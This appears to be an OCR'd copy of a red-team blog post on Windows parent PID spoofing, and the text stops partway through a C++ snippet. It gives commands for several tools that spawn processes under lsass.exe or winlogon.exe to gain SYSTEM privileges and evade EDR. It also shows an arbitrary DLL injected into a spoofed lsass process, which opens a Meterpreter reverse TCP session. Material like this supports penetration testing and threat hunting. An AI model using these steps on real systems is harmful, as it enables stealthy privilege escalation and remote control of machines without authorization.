
Parent PID Spoofing

February 24, 2020

Monitoring the relationships between parent and child processes is very common technique for threat hunting teams to detect malicious activities. For example if PowerShell is the child process and Microsoft Word is the parent then it is an indication of compromise. Various EDR's (endpoint detection and response) can detect this abnormal activity easily. This has lead red teams and adversaries to use parent PID spoofing as an evasion method. The Windows API call "*CreateProcess*" supports a parameter which allows the user to assign the Parent PID. This means that a malicious process can use a different parent when it is created from the one that is actually executed.


Originally this technique was introduced into the wider information security audience in 2009 by Didier Stevens. A proof of concept written in C++ was released (SelectMyParent) that could allow the user to select the parent process by specifying the PID (process identifier). The "*CreateProcess*" function was used in conjunction with the "*STARTUPINFOEX*" and "*LPPROC_Thread_ATTRIBUTE_LIST*".

```
SelectMyParent.exe notepad 508
```




Parent PID Spoofing – SelectMyParent

The PID 508 corresponds to the "*lsass.exe*" process which is responsible for logon activities, passwords changes etc. Notepad will created under the lsass.exe process.



Process Explorer – SelectMyParent


Investigation of the properties of the process will show that Notepad is running with SYSTEM level privileges. This is because the child process (notepad.exe) will obtain the privileges of the parent process (lsass.exe).



SelectMyParent – Process Properties

From a Meterpreter session the following commands can be used to retrieve the PID of the current session and by specifying the process name results will filtered only to that specific process.

```
getpid
ps lsass.exe
```



SelectMyParent – Meterpreter

PowerShell

F-Secure released a PowerShell script (PPID-Spoof) which can perform parent PID spoofing. The script contains embedded C# code in order to interact with the "*CreateProcess*" Windows API.

```
public static extern bool CreateProcess(
   string lpApplicationName,
   string lpCommandLine,
   ref SECURITY_ATTRIBUTES lpProcessAttributes,
   ref SECURITY_ATTRIBUTES lpThreadAttributes,
   bool bInheritHandles,
   uint dwCreationFlags,
   IntPtr lpEnvironment,
   string lpCurrentDirectory,
   [In] ref STARTUPINFOEX lpStartupInfo,
   out PROCESS_INFORMATION lpProcessInformation);
```


The tool accepts 3 arguments which are the PID of the parent process, the system path of the child process and the path of an arbitrary DLL for code execution.

```
PPID-Spoof -ppid 3556 -spawnto "C:\Windows\System32\notepad.exe" -dllpath
pentestlab.dll
```

```
PS C:\Users\Administrator> PPID-Spoof -ppid 3556 -spawnto "C:\Windows\System32\notepad.exe" -dllpath pentestlab.dll
Process C:\Windows\System32\notepad.exe is spawned with pid  4020
PS C:\Users\Administrator> _
```

Parent ID Spoofing – PPID-Spoof PowerShell

Notepad will executed under the context of PowerShell and the DLL will be loaded inside notepad.exe.



PPID Spoof – Notepad DLL Loaded

Since the DLL will be loaded inside the process a communication channel will open with the command and control framework.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 4 opened (10.0.0.13:4444 → 10.0.0.10:62681) at
:05 -0500

meterpreter >
```

PPID Spoof – Meterpreter

A stealthier approach could be to load the DLL inside the "*LSASS*" process. Threat hunting teams they will have to review the EventHeader ProcessId and the ParentProcessID in order to identify the process spoofing.

```
PPID-Spoof -ppid 3244 -spawnto "C:\Windows\System32\lsass.exe" -dllpath
pentestlab.dll
```

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ps powershell

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    496      23    66628      66200   616     1.20   3244 powershell


PS C:\Users\Administrator> Import-Module .\PPID-Spoof.ps1
PS C:\Users\Administrator> PPID-Spoof -ppid 3244 -spawnto "C:\Windows\System32\lsass.exe" -dllpath pentestlab.dll
Process C:\Windows\System32\lsass.exe is spawned with pid  3696
PS C:\Users\Administrator>
```

PPID Spoof – LSASS

A new "*LSASS*" process will created on the system that will load the arbitrary DLL. This scenario allows the red team to blend in with the environment legitimate processes.

Process	rivate Bytes	Working Set	PID	Description	Company Name
lsass.exe	47,356 K	44,656 K	508	Local Security Authority Proc...	Microsoft Corporation
csrss.exe	1,732 K	50,256 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,728 K	7,300 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	59,908 K	107,844 K	776	Desktop Window Manager	Microsoft Corporation
explorer.exe	69,428 K	136,208 K	2980	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	8,472 K	19,864 K	3260	VMware Tools Core Service	VMware, Inc.
procexp64.exe	22,420 K	42,856 K	3444	Sysinternals Process Explorer	Sysinternals - www.sysinte.
powershell.exe	67,956 K	72,964 K	3244	Windows PowerShell	Microsoft Corporation
conhost.exe	2,064 K	12,276 K	1340	Console Window Host	Microsoft Corporation
lsass.exe	296 K	1,568 K	3696	Local Security Authority Proc...	Microsoft Corporation
rundll32.exe	3,592 K	6,436 K	1312	Windows host process (Run...	Microsoft Corporation
ServerManager.exe	105,072 K	77,932 K	3028	Server Manager	Microsoft Corporation

Name	Description	Company Name	Path
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
lsass.exe	Local Security Authority Process	Microsoft Corporation	C:\Windows\System32\lsass.exe
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
pentestlab.dll			C:\Users\Administrator\pentestlab.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
sspisrv.dll	LSA SSPI RPC interface DLL	Microsoft Corporation	C:\Windows\System32\sspisrv.dll


PPID Spoof – LSASS DLL Loaded

A Meterpreter session will open with the process ID of 1312 which corresponds to "*rundll32*" process which is the child of "lsass.exe" that executes the DLL.

PPID Spoof – LSASS Meterpreter


Andrea Pierini implemented the technique of parent PID spoofing by embedding C# code within a PowerShell script. The script will create a new child process that will have as a parent any process defined by the user. Similarly with the F-Secure Labs script the "*CreateProcess()*" API is used to perform the spoofing.

```
Import-Module .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent(436,"C:\Windows\System32\cmd.exe","")
```



Parent PID Spoofing – psgetsys

The created process will obtain the privileges (SYSTEM) of the parent (winlogon.exe).




Parent PID Spoofing – psgetsys Process Explorer

C++

Adam Chester explained in his blog back in 2017 how the Meterpreter "getsystem" command works behind the scenes in order to elevate the privileges of a process from Administrator to SYSTEM. Adam expanded the article of Raphael Mudge in 2014 about the three techniques that Meterpreter is using to become SYSTEM.


The getsystem-offline binary utilizes the Windows "*ImpersonateNamedPipeClient*" API in order to elevate it's privileges to SYSTEM. This is achieved by creating and enforcing a service that runs as SYSTEM to connect to a named piped of a process and use the "*ImpersonateNamedPipeClient*" API to create an elevated impersonation token.

```
getsystem-offline.exe
```




Parent PID Spoofing – getsystem-offline

By default the binary will open a new command prompt with elevated privileges.




Parent PID Spoofing – getsystem-offline elevated

However the code could be modified to execute an arbitrary binary that will establish a communication with the command prompt.



Parent PID Spoofing – getsystem-offline



getsystem-offline – Meterpreter

According to Microsoft documentation an "*Asynchronous Procedure Call*" is a function that is executed in the context of a particular thread asynchronously. It is a method of process injection which Halil Dalabasmaz used in his C++ tool APC-PPID that implements parent PID spoofing.

Initially the function "*getParentProcessID()*" is used to retrieve the PID of the parent process. The "*TlHelp32.h*" header (part of the **Tool Help Library**) supports the "*CreateToolhelp32Snapshot*" function which is responsible to take a snapshot of the specified process (explorer.exe). When the snapshot is taken the process size and PID are retrieved and the handle closes.

```
DWORD getParentProcessID() {
        HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        PROCESSENTRY32 process = { 0 };
        process.dwSize = sizeof(process);

        if (Process32First(snapshot, &process)) {
                do {
